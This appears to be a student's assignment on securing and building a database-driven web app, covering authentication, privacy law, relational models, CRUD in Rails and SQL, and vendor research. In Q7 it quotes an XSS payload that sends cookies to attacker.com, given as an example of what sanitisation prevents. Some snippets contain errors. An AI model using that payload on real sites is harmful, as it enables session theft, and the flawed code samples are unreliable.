10. Imperva, *Social Engineering*, viewed 30/10/2021, <https://www.imperva.com/learn/application-security/social-engineering-attack/>
11. IT Governance, *Social Engineering Attacks*, viewed 30/10/2021, <https://www.itgovernance.co.uk/social-engineering-attacks>

## Q7 Protecting Information and Data (*further discussion on the methods*)

---

This question connects nicely with the discussion of system security requirements, so some further summaries on the specific methods is appropriate. For instance, User Authority could be implemented with Single Factor Authentication (SFA) for a user\_name and password combination, allowing the user to access their data and perform their permitted activity. Multifactor Authentication (MFA) could be utilised where additional parameters for access are required, noting that applications such as banking applications may request not only a username and password, but also a separate code to validate a transaction.

It can be noted that banks have grown their authentication mechanisms to include biometrics, with fingerprint scanning on smart phones (1), but it is noted that not all applications will benefit from this pursuit, particularly if the application is expected to operate on devices without the in-built ability to perform fingerprint recognition.

There is also the concern of Cross Site Request Forgery (CSRF), which means that authentication should not just be supported for user credentials, but also ensuring that the source of HTTP requests is recognised, such as through the use of authenticity tokens (2), which Rails frameworks support (2)(3). Rails also supports methods to sanitize data in order to reduce Cross Site Scripting (XSS) attacks, where malicious code is inserted into web requests and activated via response, or via implanting into databases (3).

```
<script>document.write('<img src="http://www.attacker.com/' +  
document.cookie + '>');</script>
```

*Source (3), demonstrating an XSS attack option to gain access to cookie data*

Front-end user-interface validations can manage some of these inputs, however they can be more readily bypassed (4) meaning that they are suitable for protecting against user error inputs, but not against malicious threat actors, hence the need to employ those suitable back-end framework securities (3).

It might also be worth applying the access control 'need-to-know' philosophy (5) to the application itself, whereupon only minimal amounts of data are collected and stored from the users. For instance, geolocation tracking is perhaps not necessary for the function of the application, and a decision to not store this data can be, in this author's opinion, an ethical decision, and one that mitigates some risk of personal information leaks, should a data breach occur.

As previously mentioned, having sensitive data like payment information held and outsourced to a company with superior security structures can be an important measure to protect user data, and, perhaps even the application itself. For instance, a company known to be outsourcing financial information may be less of a potential target than one suspected to be harbouring sensitive data.

Many of these described methods can be implemented within the build of the application, with automated application, and so at minimum authentication of users through SFA should be employed, while data should be encrypted in the database, to minimise the effects of attacks and subsequent leaks. It is strongly recommended to retain a cyber security team, or, failing that, consider the storage of sensitive data offsite, and consider the use of an off-site service to process any financial transactions.

Again, the best decisions on methods employed should take into account the various factors of the web application company, such as their size, capacity to maintain security measures, budget and risk exposure. At a minimum, suitable frameworks and databases should be chosen to utilise in-built security measures, such as protection against CSRF and XSS attacks, and handle various authentication credentials.

As previously mentioned, it was noted that ACME Corporation have suffered several cyber attacks in the past, and so it would be a recommendation to utilise a Cyber Security team to assess those previously exploited vulnerabilities and repair these. Within this, it would be appropriate to consider how training in the organisation can assist ACME avoid further attacks. For instance, if the attacks had utilised Social Engineering, such as phishing ()

Given ACME Corporation having suffered several cyber attacks in the past, it is possible they remain on a targeted list, and it would be appropriate, in this author's opinion, to consult with a Cyber Security team to assess the nature and methods of previous attacks, identify any patterns shown by those threat actors, and address the vulnerabilities that were exploited. At this stage, a review over other potential vulnerabilities can be addressed, and staff training implemented in cases where previous attacks, or potential future attacks are noted exposures, such as responding to Social Engineering driven attacks. Yes, it may increase costs, however the benefits may considerably outweigh the costs in the long run.

1. GBG, *The new world of banking and biometrics in Australia*, viewed 30/10/2021, <https://www.gbgplc.com/en/blog/the-new-world-of-banking-and-biometrics-in-australia/>
2. Tseng, D., 2019, Medium, *CSRF(Cross-site Request Forgery Attack) and ways to combat it in Rails*, viewed 30/10/2021, <https://medium.com/swlh/csrf-cross-site-request-forgery-attack-and-ways-to-combat-it-in-rails-7d0ae7de57d2>
3. Rails Guides, *Securing Rails Applications*, viewed 30/10/2021, <https://guides.rubyonrails.org/security.html>
4. PortSwigger, *Using Burp to Bypass Client Side JavaScript Validation*, viewed 30/10/2021, <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
5. Protective Security Policy Framework, *Information Security*, viewed 28/10/2021, <https://www.protectivesecurity.gov.au/policies/information-security>

## Q8 Handling User Data - the Legal Obligations

---

To delve into the full depths of legal obligations, proposed exceptions and appropriate scopes is a project in itself, so some of the broader legal obligations will be discussed instead, utilising reference to a major piece

of Commonwealth legislation, the Privacy Act 1988, and an internationally defined legislation, Europe's General Data Protection Regulation (GDPR).

The Commonwealth Privacy Act 1988 affects citizens of Australia, and businesses, partnerships, trusts and associations that are formed in Australia (1), or has sufficient link to Australia through the operation of business, or the information collected or held in Australia (1). The relevant sections of the Act specify that personal data, which would impact data utilised by ACME Corporation, must meet principles of Transparency and a Lawful Basis for Processing (1). These inform the need to operate in an open manner, ensuring compliance, and the collection of data must be through legal means, generally with the consent of the individual.

Note that while the Office of the Australian Information Commissioner (OAIC) specifies that the Privacy Act was designed for groups with annual turnovers over \$3 million (2), it does form a guideline for other organisations to operate from, particularly if they consider their growth potential to scale into that range. ACME would be well placed to implement the structures, even if it does not anticipate a short term turnover in that amount.

Furthermore, principles of Data Minimisation should be implemented (1) whereupon data is only collected that is sufficient for the entity, such as ACME corporation, to continue in its business functions, and to destroy data that no longer meets this requirement, which falls under the outlined principles of Retention (1).

This author's opinion is that it is difficult to establish parameters around this requirement; for example, the collection of Geolocational Data may not be necessary for viewing a holiday destination application, as it is not a requirement for the function of a user to search vacant accommodation. However, a company could argue that its business model is not just showing vacancies and prices, but also to share data with its 'cheap-flights' feature, or to share data with advertising companies.

This is where another principle of the Act comes into play, being the Purpose Limitation principle (1), where a user expects to consent to data collection for a primary purpose, not for use in a secondary endeavour, unless it should be reasonably expected (1). Proportionality is a re-enforcing principle, ensuring that any maintained data should be relevant and up-to-date (1). In this case, ACME would be well advised to clearly inform users of the extent of information that will be collected, which also satisfies a requirement to maintain transparency.

Finally, the Act covers unsolicited personal information by promoting the destruction or de-identification of data not explicitly solicited by the entity. So, should ACME receive personal data from a user that was not solicited as part of the application requirements, then it should dispose of this data, or, at a minimum, de-identify it, and then consider whether the other principles such as Data Minimisation is being upheld, or Transparency if this type of unsolicited data becomes a regular occurrence.

Further guidelines in the Act lead to Individual Rights for users, such as allowing users timely access to copies of their data (1), and a right to update personal information (1), which aligns with the need for satisfying the requirement of Relevance. In further alignment to other key principles, users can request the right to have personal information removed or forgotten, or remove consent for data to be withheld (1). Should this data be held, then users are supported in the guidelines to be able to have data moved from one application entity to another, under the Right to Data Portability (1). ACME Corporation could thus consider appropriate structures to delete user data, without it compromising their databases, and could consider



dependencies to avoid orphaned records for instance. They should also consider structures to transfer personal data of users without leaking sensitive information about the company itself, or other users.

Finally, users are able to object to marketing that is directed to them (1) such as email or phone calls, and have a right to take complaints to data protection authorities (1) if they deem a mishandling of their personal data.

Much of this advice is reiterated through the GDPR, with a focus of "Data protection by design and by default" (3) and attempts scope to extend to any organisation in the world that targets or collects data from any persons in the European Union (EU) (3). Unlike the Commonwealth Privacy Act, there are no guiding annual turnover limits, meaning that small businesses are certainly encompassed (4). While it is noted that a guiding limit on 250+ employees can be applied (5), companies with less than this number are still impacted if their data-processing deals with sensitive personal information of EU subjects, creating a high likelihood that companies sub-250-employees will still be within scope (5), and thus becomes applicable to ACME Corporation.

The GDPR add to the principles discussed by specifying further security requirements, adhering to measures such as two-factor authentications for personal data holding accounts, and use of end-to-end encryptions via cloud providers (3), which is where the encrypted messages can only be decrypted by the device that the message is sent to (6). Exposed data breaches are expected to be reported to data subjects within 72 hours, and transferring of data outside of the EU is expected to have adequate safeguards being well documented (4). If the data is not exposed, due to retaining encryption, then no report is required (4) emphasizing the preference for additional encryptions. Furthermore, should an encompassed business be located outside of the EU, and this includes Australia, then a representative must be appointed in the EU to satisfy regulations (4) becoming highly significant in staffing or contracting requirements. It would be wise for ACME Corporation to investigate an option to contract a group in the EU, unless expansion allowed full time staff.

These laws have expected compliance since 2016 and violations can attract massive fines, up to 20 million Euros, or even higher if 4% of global revenue exceed this amount (3). For instance, Google was fined 50 million euros in 2020 (7), and Amazon was fined an incredulous 746 million euros in 2021 (7). Should ACME Corporation wish to have any dealings with persons or entities in the EU, or expect any potential to do so, it would be highly recommended to be cognizant of these regulations and penalties.

As perhaps already established, alternatives to following these requirements becomes highly risky, particularly as the business size increases in employee size or data collection, or annual turnover becomes larger. It thus becomes appropriate to follow these rules not only to promote data protection, but to prompt a close reflection on whether the data is relevant to the running of the application, and whether the structures support an adaptable and secure approach for updating, deleting and transferring data.

1. Borgese, A., 2021, Australia: Data Protection Laws and Regulations 2021., viewed via ICLG 30/10/2021, <https://iclg.com/practice-areas/data-protection-laws-and-regulations/australia>
2. OAIC, *The Privacy Act*, viewed 20/10/2021, <https://www.oaic.gov.au/privacy/the-privacy-act>
3. GDPR.EU, *What is GDPR, the EU's new data protection law?*, viewed 30/10/2021, <https://gdpr.eu/what-is-gdpr/>
4. McCarthy, F., EU Business Partners, *GDPR Compliance for Small Business*, <https://article27representative.eu/en-au/gdpr-compliance/small-business/>



5. Nadeau, M., CSO, *General Data Protection Regulation (GDPR): What you need to know to stay compliant*, viewed 30/10/2021, <https://www.csoonline.com/article/3202771/general-data-protection-regulation-gdpr-requirements-deadlines-and-facts.html>
6. Kaspersky, Kaspersky Team, *What end-to-end encryption is, and why you need it*, viewed 30/10/2021, <https://www.kaspersky.com.au/blog/what-is-end-to-end-encryption/28191/>
7. Tessian, *20 Biggest GDPR Fines of 2019, 2020, and 2021 (So Far)*, viewed 30/10/2021, <https://www.tessian.com/blog/biggest-gdpr-fines-2020/>

## Q9 Structure of Relational Database Models (structure data is stored and relations represented )

Relational Databases are extremely useful in organising and relating data, with the Relational Model being invented by Edgar F. Codd. It can be represented in a variety of different views, with the logical view being an examination of tables of data of related information (1). Each table is designed to represent somethings, such as "Students", and is composed of rows (tuples) and columns, with columns representing a property, or attribute, of the representation. For example, attributes of "Students" might include "name" and "email".

Here is a simple example of a table dealing with Customers :

### Table also called Relation

© guru99.com

CustomerID	CustomerName	Status
1	Google	Active
2	Amazon	Active
3	Apple	Inactive

**Primary Key** (points to CustomerID)

**Domain** (points to CustomerName, Ex: NOT NULL)

**Tuple OR Row** (points to the rows of data)

**Total # of rows is Cardinality**

**Column OR Attributes** (points to the columns)

**Total # of column is Degree**

Source(2)

Here it might be noted that rows are representative of an instance of "Customer" and that all rows are unique in their entirety, even if some attributes of values are the same as found in another row. This example demonstrates an Information Rule of relational database models, where information is found in tables, composed of columns and rows, with the latter being strictly unordered (3). While at first glance this table may appear to be ordered by Customer ID, it is important to understand that the order is completely irrelevant to querying or positioning data, even if a certain attribute appears as chronological.

It is also highly important in this type of database model that rows are, in their entirety, unique. No single row should have the exact same values as another row, and there are integrity implementations that can be discussed shortly to examine how this can be assured. For now, it is important to note that certain keys (primary keys) create a unique identifier to a row in a table (further explored in Q10 and Q12) which are then able to create additional relations to other tables, connecting rows from one table to rows in another table, as the below example displays :

CustomerID	CustomerName	Status
1	Google	Active
2	Amazon	Active
3	Apple	Inactive

Customer

Billing

InvoiceNo	CustomerID	Amount
1	1	\$100
2	1	\$200
3	2	\$150

Source(2)

Note that the primary key "Customer ID" is the unique identifier that is represented as the relational link in the second table, where it is identified as the "foreign key" (more details shall be provided in the next section, Q10).

These fit within the First Normal Form (1NF) which elaborates that column names (attributes) are to be unique and contain the same type of data, order is not considered important, and atomic values (or single values) are to appear in each entry (or cell) only (4). It also re-enforces that rows must be unique, and each row relates to data of one thing or one portion of one thing (such as "Student") (5).

Indeed, it is worthwhile examining the full list of "Codd's Rules", which can be imaged below, and create the guidance on the structures of Relational Databases.

# Codd's Rule

0	Foundation Rule
1	Information Rule
2	Guaranteed Access
3	Systematic treatment of null values
4	Active online Catalogue
5	Powerful and well structured language
6	View Update Rule
7	Relational Level Operation
8	Physical Data Independence
9	Logical Data Independence
10	Integrity Independence
11	Distribution Independence
12	Non-Subdivision Rule




Source (6)

Some of the structural rules can be defined below:

0. database should be constructed with relational capacity (6)
1. data is to be found in tables, allocated to cells in rows and columns (6)
2. data can be accessed using the table name + an attribute + a primary key (6) *more on this shortly*
3. null values are accepted, but not for primary keys (6)

It may also be helpful examining some relational structures, and how these can be examined in more abstract views, using models and associations, and this can be demonstrated further in Q12, although it is worth noting here that Rails can create these tables through the use of models and migrations , which allows the structure of table names, attributes and attribute types, such as the examples provided below :




```

user.rb  X
app > models > user.rb
1  class User < ApplicationRecord
2  end
3

```

Source (7) The model will represent the table structure, with further rulesets being applicable here



```

20200815012729_create_users.rb X
db > migrate > 20200815012729_create_users.rb
1  class CreateUsers < ActiveRecord::Migration[6.0]
2  def change
3  create_table :users do |t|
4    t.string :name
5    t.integer :age
6    t.text :bio
7
8    t.timestamps
9  end
10 end
11 end

```

Source (7) This shows the migration which will update the schema, and implement attributes name, age, bio and a built-in Rails timestamps attribute

1. Oracle, *What is a Relational Database (RDBMS)?*, viewed 30/10/2021, <https://www.oracle.com/au/database/what-is-a-relational-database/>
2. Peterson, R., 2021, Guru99, *Relational Data Model in DBMS: Concepts, Constraints, Example*, viewed 30/10/2021, <https://www.guru99.com/relational-data-model-dbms.html>
3. Barnes, R., 2018, Tutorialspoint, *CODD's Twelve Rules of Relational Database*, viewed 30/10/2021, <https://www.tutorialspoint.com/CODD-s-Twelve-Rules-of-Relational-Database>
4. Ricardo, C., 2003, Science Direct, *First Normal Form*, viewed 30/10/2021, <https://www.sciencedirect.com/topics/computer-science/first-normal-form>
5. Taylor, A., Dummies, *SQL First, Second and Third Normal Forms*, viewed 30/10/2021, <https://www.dummies.com/programming/sql/sql-first-second-and-third-normal-forms/>
6. 2021, PrepInsta, *EF Codd's rules in DBMS*, viewed 30/10/2021, <https://prepinsta.com/dbms/codds-rules/>
7. Ramos, L., 2020, Medium, *New to Rails Generate Controller & Model?*, viewed 30/10/2021, <https://lramos7.medium.com/new-to-rails-generate-controller-model-42c3fdef1b32>

# Q10 Integrity Aspects of a Relational Database Model

---

The integrity of data in a Relational Database is implemented following rulesets, which can be enforced using appropriate database management systems (DBMS) or frameworks. Several types of integrity can be considered here (1)

## 1. Entity Integrity

This deals with the need to satisfy the uniqueness of rows, or entities. This largely depends on the selection of an attribute to act as a primary key, being a consistently unique key

It is recognised that every row in the database table must be unique, and so careful consideration of model attributes, and application of a primary key from possible candidate keys should be considered. While various natural keys could be considered, which are considered as those attributes that are derived from 'real-life' data (such as a composite primary key of first name, last name and address) (24), it can be beneficial using a surrogate key, giving each entry a unique identifier number, unrelated to 'real-life' data (24), such as `user_id`. It is beneficial because it can offer greater guarantees of important features :

1. It will be unique value (2), thus creating uniqueness to the table row
2. It will not be null (2), which avoids difficulties with natural keys, such as an email address (not everyone has an email address)
3. It will rarely change, or preferably will never change (2), which again shows natural keys, such as email addresses, being at a disadvantage.

With the primary key holding these values, each table, or model, can be linked, with the primary key appearing as a "foreign" key in the connected model, as will be revealed in the relational model.

## 2. Referential Integrity

This type of integrity ensures that changes to the database do not impact on the relations, such as updates or deletes (4). For instance, assuming that there were multiple posts related to a user, and data to reflect this was held in the database. Assuming the user was deleted, then the posts would be "orphaned" or no longer connected to the reference user row. To protect against this, certain rules can be established such as the Rails mechanism to define certain records as dependent on other records, and to thus be destroyed if the dependant record is deleted :

```
class User < ActiveRecord::Base
  has_many :posts, dependent: :destroy
end
```

*Example from Source(4)*

### 3. Domain Integrity

Here the values of attributes should be controlled in terms of format or type (1), which is also a part of First Normal Form rules. For instance, this example shows a breach of the value integrity, which could cause further problems if not controlled :

Employee_id	Name	Salary	Age
1	Andrew	486522	25
2	Angel	978978	30
3	Anamika	697abc	35

This value is out of domain(not INTEGER)so it is not acceptable.

### DOMAIN INTEGRITY

\*Source (1)

Here, defining model types can create domain integrity in Rails, to avoid these issues. For example...

```
rails g model Employee name:string salary:integer age:integer
```

... would create a model, Employee, and define that the attribute "Salary" must be an integer, thus an entry like 697abc would not be permissible, and domain integrity would not be compromised. Additionally, certain validations can ensure that required values are implemented on the construction of new entities, such that a value would not be null.

```
class Person < ApplicationRecord
  validates :name, presence: true
end
```

Again, these examples show how Domain Integrity can be retained through Rails applications, while the concepts should be applicable to all Relational Database Models.


1. Naeem, T., 2020, Astera, *What is Data Integrity in a Database. Why Do You Need It?*, viewed 30/10/2021, <https://www.astera.com/type/blog/data-integrity-in-a-database/>
2. Microsoft, *Add or change a table's primary key in Access*, viewed 29/10/2021, <https://support.microsoft.com/en-us/office/add-or-change-a-table-s-primary-key-in-access-07b4a84b-0063-4d56-8b00-65f2975e4379>
3. Ahmed, S., 2020, *The simplest way to understand Associations in Rails*, viewed 30/10/2021, <https://medium.com/swlh/the-simplest-way-to-understand-associations-in-rails-dc03cfe067f2>

4. Prior, D., 2014, Thoughtbot, *Have Some (Referential) Integrity with Foreign Keys*, viewed 30/10/2021, <https://thoughtbot.com/blog/referential-integrity-with-foreign-keys>

## Q11 Manipulative Aspects of a Relational Database Model

---

A discussion on manipulation of data in a Relational Database will invariably direct to an acronym of the major functions; CRUD. This stands for "Create", "Read", "Update" and "Delete" (1). It is the backbone of functions in SQL databases and so while Rails is able to handle the application of these functions via its conventional framework (2) it is worthwhile relating the commands back to the SQL language, where entities are manipulated via CRUD methods.



### CREATE

For instance, should the 'create' method be actioned in Rails, such as through a HTTP post request, it will eventuate a :

```
INSERT INTO Table_Name (ColumnName1,...., ColumnNameN)
VALUES (Value 1,....,Value N),....., (Value 1,....,Value N);
```

Source (3)

Assuming of course that a table does exist, which would have been SQL commanded through something similar to this:



```
CREATE TABLE Table_Name (ColumnName1 Datatype, ColumnName2 Datatype,...,  
ColumnNameN Datatype);
```

### Source (3)

These inserts can also be replicated through Ruby commands that are converted into the appropriate SQL language

```
user = User.new  
user.name = "Bertie"  
user.save  
  
# OR  
  
user = User.create(name: "Bertie") # noting that the .create function  
includes the functionality of .new and .save
```

## READ

For reading data, an example would be the actioning of the 'show' method in Rails, perhaps via a HTTP get request, resulting in :

```
SELECT *FROM TableName  
WHERE CONDITION;
```

*Source (3) with the WHERE condition demonstrating the ability for additional parameters*

Or, through Ruby commands, multiple query abilities can be demonstrated

```
users = User.all # all users are returned as an array  
  
# OR  
  
users = User.where(age:20) # returns an array, with all users that have a  
value of 20 assigned to attribute :age  
  
# OR  
  
user = User.first # returns first user in the table  
  
# OR
```



```
user = User.find(2) # returns a single user, by reference to user :id
attribute of value 2

# OR

daz = User.find_by(name: "Dazza") # finds the first user who holds the
value "Dazza" as the name attribute
```

## UPDATE

The 'update' method actioned in Rails, via a HTTP put or patch request, becomes a :

```
UPDATE Table_Name
  SET ColumnName = Value
  WHERE CONDITION;
```

*Source (3)*

Or, via Ruby commands

```
user = User.find_by(name:"Barry")
user.name = "Bazza"
user.save

# OR

user = User.find_by(name:"Darren")
user.update(name:"Dazza") # noting that the .update function includes the
functionality of the .save
```

## DELETE

This leaves the delete option, where rails may action its 'destroy' method in order to activate the SQL :

```
DELETE FROM TableName
  WHERE CONDITION;
```

### Source (3)

And this can also be initiated by various Ruby commands

```
user = User.User.find_by(name: "Bertie")
user.destroy

# OR, TO REMOVE ALL

User.destroy_by(age: 30)

# OR

User.destroy_all # which will clear the table data, though the table
structure will remain, unless later dropped
```

It might also be noted that tables can be created and dropped, with this example demonstrating a working MySQL set of commands to create a table with attributes. Additional commands then include a primary key constraint, adding an entry, reading all entries, and then dropping the table.

```
CREATE TABLE user(
  user_name VARCHAR(30) NOT NULL,
  email VARCHAR (50) NOT NULL,
  CONSTRAINT DEPT_PK PRIMARY KEY(email));

INSERT INTO user
  VALUES 'the_sea_shell_king', 'sea_shells@theseashore.com');

SELECT * FROM user;

DROP TABLE user;
```

While fulfilling the major functions for database manipulations, these are certainly not exhaustive of the commands that can be implemented through SQL, and thus the more nuanced data manipulations.

1. Sumo Logic, *DevOps and Security Glossary Terms*, viewed 30/10/2021, <https://www.sumologic.com/glossary/crud/>
2. Rails Guides, *Getting started with Rails*, viewed 30/10/2021, [https://edgeguides.rubyonrails.org/getting\\_started.html](https://edgeguides.rubyonrails.org/getting_started.html)
3. Java T Point, *CRUD operations in SQL*, viewed 30/10/2021, <https://www.javatpoint.com/crud-operations-in-sql>

# Q12 Marketplace Research

---

Author's notes (some background):

In order to gain more accurate information, I made contact to various groups in the Toowoomba region, with the hope to provide improved answers to this question. While the results were a mix of promising and missing information, it was able to not only better inform the answers, but provided some interesting insight.

Initially, contact was attempted with a group that constructed applications based on the rural community needs, and appeared well suited to be able to advise on a database driven website application. An initial email approach was unanswered, so a follow up call was attempted, and it was noted that the phone number was not connected.

Another group was subsequently called, and a name, number and email were taken for the team to "shortly return the call", but no return contact was made, at least not to date.

As a follow up, communication with the entrepreneur of a local food deliver app, called HappyToo, was made via phone call. Here, the entrepreneur was quite curious about how I managed to secure his number, although was kind enough to speak for about 15 minutes, and offered to answer any follow up questions if I wanted to message him later. As entrepreneur of the app, he was able to provide details of much of the structure, but not in the detail representative of his developer team. Perhaps this should not be surprising, although I found it to be a relevant reminder of the role separations that a cross-discipline team have. There was some information provided that will be included below, although access to some of the structures was politely declined, due to confidentiality.

Finally, a fourth group was approached, that offers marketing, SEO and app development plans, called Grivity. Here, the consultant who answered my call was eager to assist, and spent a long time providing information that could assist with the project. While he was not a developer, he had close interaction with the structures that their team utilises, and was able to provide explanations on much of the required information, including a simplified version of their database, and discuss concepts in more general terms as well.

## Q12 continued

HappyToo's entrepreneur mentioned that their company was using Express, which is a Node.js web application framework with flexibility in mind, that adds to but does not obscure Node.js features (1). Node.js is a JavaScript runtime, that is able to handle multiple connections, and handles asynchronous events (2). It is interesting to note that these do not appear explicitly in a search through website profiler Built With (3). As there was mention of further JavaScript based software, it could be seen that the website profiler showed use of jsDelivr, with is an open source Content Delivery Network (CDN) that supports Git, HTTPS, 2 Factor Authentications and malware protection mechanisms (4). jQueryCDN is also likely utilised (4) which allows use of jQuery for HTML traversal, event handling and AJAX versatility (5)

There was no mention on the database software, although the structure was relational, suggesting a SQL type arrangement. HTML and CSS are evident, and the profiler indicates use of Fonts Awesome as part of a

CSS toolkit (3).

Further information from the profiler can be gained by examining the list of notable, but not exhaustive, technologies :

---

**Frameworks**

Google PageSpeed Module

---

**Widgets**

Hubspot Messages and Hubspot Conversations Mailchimp

---

**CDN**

BootstrapCDN jQueryCDN jsDelivr

---

**Payment**

Stripe, allowing a stack of applications, payment platform and cloud infrastructure (6)

---

**JavaScript Libraries**

Modernizr  
Facebook for Websites  
Facebook SDK  
Popper.js  
es6 promise

---

**Email Hosting Providers**

Zoho Mail  
SPF

---

**SSL Certificates**

SSL by Default  
LetsEncrypt

---

**Web Hosting Providers**

Amazon

---




**Web Servers** Apache

(Source 3)

Note can be taken that the entrepreneur mentioned the use of AWS Cloud services, so the team relied on no hardware (presumably aside from personal device level technology). This services boasts the most secure and reliable cloud platform, as well as the most extensive (6). While the app itself can claim no hardware requirements, this cloud service operates infrastructure across 25 geographic regions across the world (6), with Intel processors creating the foundation of many AWS cloud services (7). For example the

Amazon Elastic Compute Cloud (EC2), which is a virtual server (8) could be powered by Intel Xeon Scalable processors, of which there are several versions up to 3rd Generation (7). In order to better ensure their technology needs, Amazon designs much of its own hardware, including routers and storage servers; which contain customized chipsets (9)

The advertisement features a dark blue background with the Intel and AWS logos in the top right corner. The main headline reads 'Intel Xeon Scalable Processors Power Latest Amazon EC2 Instances'. Below this, a sub-headline states: 'New Amazon EC2 M6i instances are the highest-performing Amazon EC2 instances available today based on Intel® Xeon® Scalable processors.' A central box titled 'They support up to' contains three columns of specifications. The first column, with a processor icon, lists '128 vCPUs per instance' and 'with a 4:1 ratio of memory to vCPU'. The second column, with a cloud icon, lists '40 Gbps in the largest size' and '10 Gbps in the four smallest sizes', both 'bandwidth to the Amazon Elastic Block Store', and notes 'More than double that of the previous generation'. The third column, with a Wi-Fi icon, lists '50 Gbps networking' and '2x compared to M5 instances'. A small copyright notice is at the bottom left of the box.

They support up to		
 <b>128 vCPUs</b> per instance  with a <b>4:1</b> ratio of memory to vCPU	 <b>40 Gbps</b> in the largest size <b>10 Gbps</b> in the four smallest sizes bandwidth to the Amazon Elastic Block Store  <b>More than double</b> that of the previous generation	 <b>50 Gbps</b> networking  <b>2x compared</b> to M5 instances

© Intel Corporation. Intel, the Intel logo, and other Intel marks are trademarks of Intel Corporation or its subsidiaries. Other names and brands may be claimed as the property of others.

Source (10)

The Victorian Government Business site suggests that cloud computing may be appropriate to serve as a businesses' infrastructure (IaaS, Infrastructure-as-a-Service), platform (PaaS, Platform-as-a-Service) and software (SaaS, Software-as-a-Service) (12). AWS are recognised to support all three; IaaS, PaaS, SaaS (13)

Indeed, Grivity also utilise AWS cloud services, and provide guidance to clients to utilise this option as well, or alternatively Google cloud services. These remain preferences for a lot of clients, although it is timely to mention that a drawback to using these services is that if an application is determined to be too controversial, such as AWS-hosted social network Parler, these cloud services may suddenly drop support, immediately leaving applications like Parler without user access (14).

Grivity were able to advise that many of the applications within their portfolio were driven by JavaScript at the front end, using software solutions such as React, Node.js, and Vue.js, with the latter being evident in the website profiler, Built With (15). It can be noted that React is able to create interactive user interfaces (UI's) (16), which Vue.js also focusses on, with its design allowing incremental adoptability rather than being considered monolithic (17). HTML, CSS or SASS were also mentioned, and third-party plugin Axios, which is a promise-based HTTP Client for Node.js (18) to assist with web requests.

Further software, and interaction with the back-end of applications is often implemented with Ruby Rails, Django and/or Laravel. These are all web frameworks, with each largely relying on specific languages as follows :

Rails is a framework utilising the language Ruby (19)

Django is a framework utilising the language Python (20)

Laravel is a framework utilising the language PHP (21)

Through the discussion with Grivity, it was advised that some clients will have a specific request for a particular stack, however in other cases, the recommendation for technologies may be largely driven by developer language or programming familiarity. For instance, training in Python will mean the developer will lean in this direction towards recommending a Python based structure, else they will have to either learn much more content, or outsource the work. This is interesting, as a potential conflict needs to be carefully monitored; this being that the web application is receiving the stack it most benefits from, rather than purely the easiest one for the developer to implement.

Some of the additional technologies that Grivity likely implement, as determined by Built With profiler are as follows:

### Frameworks

ContactPoint Schema  
Organization Schema  
PostalAddress Schema  
Nuxt.js (Vue.js Application Framework)

### Widgets

Sitelinks Search Box Wordpress Plugins

### CDN

jsDelivr

### Content Management System

WordPress

### JavaScript Libraries and Functions

imagesLoaded  
Lightbox Magnific Popup  
core-js Webpack Vue  
Day.js  
es6 promise

### Email Hosting Providers

